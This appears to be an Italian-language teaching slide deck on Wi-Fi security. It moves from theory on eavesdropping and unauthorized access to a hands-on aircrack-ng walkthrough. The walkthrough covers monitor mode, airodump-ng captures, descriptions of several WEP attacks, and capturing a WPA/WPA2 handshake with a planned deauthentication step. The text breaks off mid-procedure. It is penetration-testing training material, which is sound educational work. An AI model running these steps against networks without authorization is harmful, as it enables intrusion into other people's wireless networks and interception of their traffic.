
- L'intercettazione attiva consente all'autore dell'attacco di inserire i dati nella comunicazione per decifrare il carico utile.
- L'intercettazione attiva può assumere due forme.
 - L'aggressore può modificare il pacchetto.
 - L'aggressore può iniettare un pacchetto completo nei dati.
- Il WEP utilizzando CRC controlla solo l'integrità dei dati nel pacchetto.

Unauthorized Access


- A causa delle proprietà fisiche della WLAN, l'aggressore avrà sempre accesso ai componenti wireless della rete.
- Se l'attaccante riesce a ottenere un accesso non autorizzato alla rete utilizzando l'attacco di forza bruta, l'uomo nel mezzo e l'attacco di negazione del servizio, l'attaccante può usufruire di tutti i servizi di rete




MAN IN THE MIDDLE



SESSION HI-JACKING





SOME EXAMPLES

SCAN FOR ACCESS POINT

SCAN FOR ACCESS POINT

```
root@kali: ~  
File Modifica Visualizza Cerca Terminale Aiuto  
root@kali:~# iwconfig  
wlan0 IEEE 802.11 ESSID:off/any  
Mode:Managed Access Point: Not-Associated Tx-Power=20 dBm  
Retry short limit:7 RTS thr=2347 B Fragment thr:off  
Encryption key:off  
Power Management:off  
  
eth0 no wireless extensions.  
  
lo no wireless extensions.  
  
root@kali:~# iwlist wlan0 scan  
wlan0 Scan completed :  
Cell 01 - Address: 30:91:8F:2B:1A:33 (1)  
Channel:6 (2)  
Frequency:2.437 GHz (Channel 6)  
Quality=12/70 Signal level=-98 dBm  
Encryption key:on (3)  
ESSID:"Telecom-54482995"(4)  
Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s; 18 Mb/s  
24 Mb/s; 36 Mb/s; 54 Mb/s  
Bit Rates:6 Mb/s; 9 Mb/s; 12 Mb/s; 48 Mb/s  
Mode:Master  
Extra:tsf=0000000a1892572e7  
Extra: Last beacon: 1100ms ago  
IE: Unknown: 001054656C65636F6D2D3534343832393935  
IE: Unknown: 010882848B962430486C  
IE: Unknown: 030106  
IE: Unknown: 2A0104
```

MONITOR MODE

- Prima di procedere, mettiamo la nostra scheda wireless in modalità monitor.
- La modalità monitor ci consente di vedere il traffico wireless aggiuntivo oltre al traffico destinato alla nostra scheda wireless.
- Innanzitutto, assicurati che nessun processo in esecuzione interferisca con la modalità monitor eseguendo **airmon-ng check**.

```
root@kali:~# airmon-ng check
```

```
Found 3 processes that could cause trouble.  
If airodump-ng, aireplay-ng or airtun-ng stops working after  
a short period of time, you may want to run 'airmon-ng check kill'
```

```
PID Name  
441 NetworkManager  
528 dhclient  
685 wpa_supplicant
```

```
root@kali:~# airmon-ng check kill
```

```
Killing these processes:
```

```
PID Name  
528 dhclient  
685 wpa_supplicant
```

```
root@kali:~# airmon-ng check
```

```
root@kali:~# airmon-ng start wlan0
```

PHY	Interface	Driver	Chipset
phy0	wlan0	rtl8192cu	Realtek Semiconductor Corp. RTL8192

CAPTURE PACKETS

```
root@kali:~# airodump-ng mon0 --channel 6
CH 6 ][ Elapsed: 28 s ][ 2015-05-19 20:08
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:23:69:F5:B4:2B ^①	-30	53	2 0	6	54	.	OPN ^②		linksys ^③

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
00:23:69:F5:B4:2B	70:56:81:B2:F0:53 ^④	-21	0	-54	42	19

**Qualsiasi scheda wireless
in modalità monitor sarà
in grado di vedere il
traffico non crittografato**

```
CH 6 ][ Elapsed: 0 s ][ 2017-11-06 18:54
1732 dhcpclient
1771 dhcpclient
1990 save-chi - mon0 ENC CIPHER AUTH E
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH E
C4:EA:1D:EA:CA:43 -70 100 49 21 0 6 54e WPA2 CCMP PSK T
30:91:8F:2B:1A:33 -81 81 41 0 0 6 54e WPA2 CCMP PSK T
BSSID STATION PWR Rate Lost Frames D Probe
C4:EA:1D:EA:CA:43 90:00:DB:16:15:3F -43 0 - 6 wlan0 2 rtl8192cu
C4:EA:1D:EA:CA:43 54:88:0E:68:20:02 -53 2.0 0 0e AN Adapter 1
C4:EA:1D:EA:CA:43 98:5F:D3:3B:61:2D -39 0 - 1e 1 5
30:91:8F:2B:1A:33 78:88:6D:A2:64:BE -69 0 -24 0 (mac80311 monitor mod
0mon)
(mac80311 station m
```

Aircrack tool

Tool	Description
airbase-ng	Strumento multiuso mirato ad attaccare i client rispetto allo stesso Access Point (AP)
aircrack-ng	Programma di cracking delle chiavi 802.11 WEP e WPA / WPA2-PSK
airdecap-ng	Decrypta i file di acquisizione WEP / WPA / WPA2
airdecloak-ng	Rimuove WEP Cloaking TM da un file di acquisizione di pacchetti
airdrop-ng	Uno strumento di de-authentication wireless basato su regole (disconnette un cliente dalla rete)
aireplay-ng	Iniettare e riprodurre frame wireless
airgraph-ng	Rappresenta graficamente le reti wireless
airmon-ng	Abilita e disabilita la modalità monitor sulle interfacce wireless
airodump-ng	Acquisisce frame 802.11 grezzi
airolib-ng	Precalcola le passphrase WPA / WPA2 in un database per utilizzarle in seguito con aircrack-ng
airserv-ng	Scheda wireless Server TCP / IP che consente a più applicazioni di utilizzare una scheda wireless
airtun-ng	Virtual tunnel interface creator
packetforge-ng	Crea vari tipi di pacchetti crittografati che possono essere utilizzati per l'injection

Cracking WEP keys con Aircrack-ng

Aircrack-ng è un programma di cracking delle chiavi WEP e WPA del protocollo 802.11, in grado di recuperare le chiavi utilizzate una volta intercettati abbastanza pacchetti.

Per gli hacker etici consiste in una serie di strumenti che servono all'esecuzione di audit su reti WLAN

Setup di base:

- Definizione del chipset nella scheda wireless
- Definizione quale opzione sarà usata per eseguire la suite aircrack-ng (distribuzione Linux, Live CD o immagine VMWare)
- A questo punto è possibile iniziare ad usare la suite aircrack-ng




Cracking WEP keys con Aircrack-ng

- **Fake authentication attack:** attacco che permette l'autenticazione all'AP. La rete diventa una rete aperta e il nostro client si è presentato come se fosse un client connesso alla rete. Non siamo effettivamente connessi, ma siamo autenticati con la rete e abbiamo un'associazione con essa in modo da poter iniettare pacchetti nell'AP
- **Fragmentation attack:** Questo attacco, se ha successo, può ottenere 1500 byte di PRGA (algoritmo di generazione pseudo casuale). Questo attacco non recupera la chiave WEP stessa, ma ottiene semplicemente la PRGA. Il PRGA può quindi essere utilizzato per generare pacchetti con packetforge-ng che vengono a loro volta utilizzati per vari attacchi di injection. È necessario ricevere almeno un pacchetto di dati dall'access point per avviare l'attacco.
- **chopchop attack:** può decifrare un pacchetto di dati WEP senza conoscere la chiave. Può funzionare anche contro il WEP dinamico (TKIP -> WPA). Questo attacco non rivela la chiave WEP stessa, ma rivela semplicemente il testo in chiaro.
- **Caffè latte attack:** consente di ottenere una chiave WEP da un sistema client. In breve, questo viene fatto catturando un pacchetto ARP dal client, manipolandolo e quindi rimandandolo al client. Il client a sua volta genera pacchetti che possono essere catturati da airodump-ng. Successivamente, aircrack-ng può essere utilizzato per determinare la chiave WEP
- **PTW (Pyshkin, Tews, Weinmann) attack (default):** attacco mirato al decrittaggio della chiave WEP

Cracking WPA/WPA2


- Il tallone d'Achille nelle reti personali WPA / WPA2 risiede nella qualità della chiave precondivisa (passphrase) utilizzata.
- Se la password dell'amministratore di Windows che hai trovato durante un post-exploit è la stessa della passphrase WPA o WPA2 Personal o la passphrase è scritta su una lavagna nel front office dell'organizzazione, il gioco è finito.
- Per provare a indovinare una password debole, dobbiamo prima acquisire il *Four Way Handshake* per l'analisi.
- Ricorda che, data la passphrase corretta e l'SSID del punto di accesso, l'algoritmo di hashing PBKDF2 può essere utilizzato per generare la chiave condivisa (PMK).
- C'è solo un modo in cui gli hacker entrano nella tua rete, ed è con un sistema operativo basato su Linux, una scheda wireless in grado di monitorare la modalità e aircrack-ng o simili.
- Si noti inoltre che, anche con questi strumenti, il cracking del WiFi non è per i principianti.

Cracking WPA/WPA2



Questo comando elencherà tutte le schede wireless che supportano la modalità monitor (non iniezione)

Cracking WPA/WPA2



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# airmon-ng  


| PHY         | Interface       | Driver           | Chipset |
|-------------|-----------------|------------------|---------|
| phy0        | wlan0           | rt2800usb        | Linksys |
| WUSB54GC v3 | 802.11g Adapter | [Ralink RT2070L] |         |


  
root@kali:~# airmon-ng start wlan0
```

Il messaggio “(monitor mode enabled)” significa che la scheda è stata impostata con successo in modalità monitor. Prendere nota del nome della nuova interfaccia monitor, **wlan0**.

Cracking WPA/WPA2

Individua la tua rete o la rete per la quale disponi dell'autorizzazione per il penetration test.

Ctrl + C sulla tastiera per interrompere il processo.



```
root@kali: ~  
File Edit View Search Terminal Help  
CH 8 ][ Elapsed: 1 min ][ 2016-09-16 12:26  
BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID  
E0:8E          -59      11         0   0   1  54e  WPA   CCMP  PSK   MuHan  
20:25          -67      10         0   0   1  54e  WPA2  CCMP  PSK   97dd8f  
90:61          -69      26         0   0  11  54e  WPA2  CCMP  PSK   NK_9D1DB  
D8:37          -74      15         0   0   7  54e  WPA2  CCMP  PSK   LandT3  
90:61          -77       6         0   0  11  54e  WPA2  CCMP  PSK     
00:26          -77       1         0   0  11  54e  WPA   CCMP  PSK   ay  
12:C3          -84       2         0   0  11  54e  WPA2  CCMP  PSK   TA8581  
00:26          -84       1         0   0   1  54e  WPA   CCMP  PSK     
1C:74          -80       0         0   0   8  54e  WPA2  CCMP  PSK   R9F  
BSSID          STATION    PWR  Rate  Lost  Frames  Probe
```

Cracking WPA/WPA2

```
root@kali: ~  
File Edit View Search Terminal Help  
CH 12 ][ Elapsed: 2 mins ][ 2016-09-16 12:28  
BSSID          PWR Beacons  #Data, #/s CH MB ENC CIPHER ESSID  
E0:8E:3C:1C:F1:BB -56 26 2 0 1 54e CCM CCMP WPA2-PSK  
20:8E:3C:1C:F1:BB -68 23 4 0 1 54e CCM CCMP WPA2-PSK  
90:8E:3C:1C:F1:BB -66 56 0 0 11 54e CCM CCMP WPA2-PSK  
D8:8E:3C:1C:F1:BB -75 31 0 0 7 54e CCM CCMP WPA2-PSK  
90:8E:3C:1C:F1:BB -77 9 0 0 11 54e CCM CCMP WPA2-PSK  
00:8E:3C:1C:F1:BB -78 6 0 0 11 54e CCM CCMP WPA2-PSK  
90:8E:3C:1C:F1:BB -83 5 0 0 11 54e CCM CCMP WPA2-PSK  
00:8E:3C:1C:F1:BB -83 2 0 0 1 54e CCM CCMP WPA2-PSK  
12:8E:3C:1C:F1:BB -85 4 0 0 11 54e CCM CCMP WPA2-PSK  
1C:8E:3C:1C:F1:BB -80 0 0 0 8 54e CCM CCMP WPA2-PSK  
BSSID          STATION PWR Rate Loc Names Probe  
E0:8E:3C:1C:F1:BB 44:6D:57:C3:E6:DC -58 0 - 1 6 MuHan  
root@kali:~# airodump-ng -c 10 --bssid E0:8E:3C:1C:F1:BB -w /root/Desktop/ wlan0mon
```

- **-c** [channel]
- **--bssid** [bssid]
- **-w** /root/Desktop/
- [monitor interface]


Cracking WPA/WPA2



Quello che stiamo davvero facendo ora è aspettare che un dispositivo si connetta o si riconnetta alla rete, costringendo il router a inviare l'handshake a quattro vie che dobbiamo acquisire per decifrare la password. Inoltre, quattro file dovrebbero essere visualizzati sul desktop; qui è dove l'handshake verrà salvato una volta acquisita, quindi non cancellarla!

- In realtà utilizzeremo un altro strumento interessante che appartiene alla suite aircrack chiamata aireplay-ng, per accelerare il processo.
- Invece di aspettare che un dispositivo si connetta, gli hacker usano questo strumento per forzare un dispositivo a riconnettersi inviando pacchetti di deauthentication (deauth) al dispositivo, facendogli pensare che deve riconnettersi con il router.
- Ovviamente, affinché questo strumento funzioni, deve prima esserci qualcun altro connesso alla rete, quindi guarda airodump-ng e attendi che venga visualizzato un client.

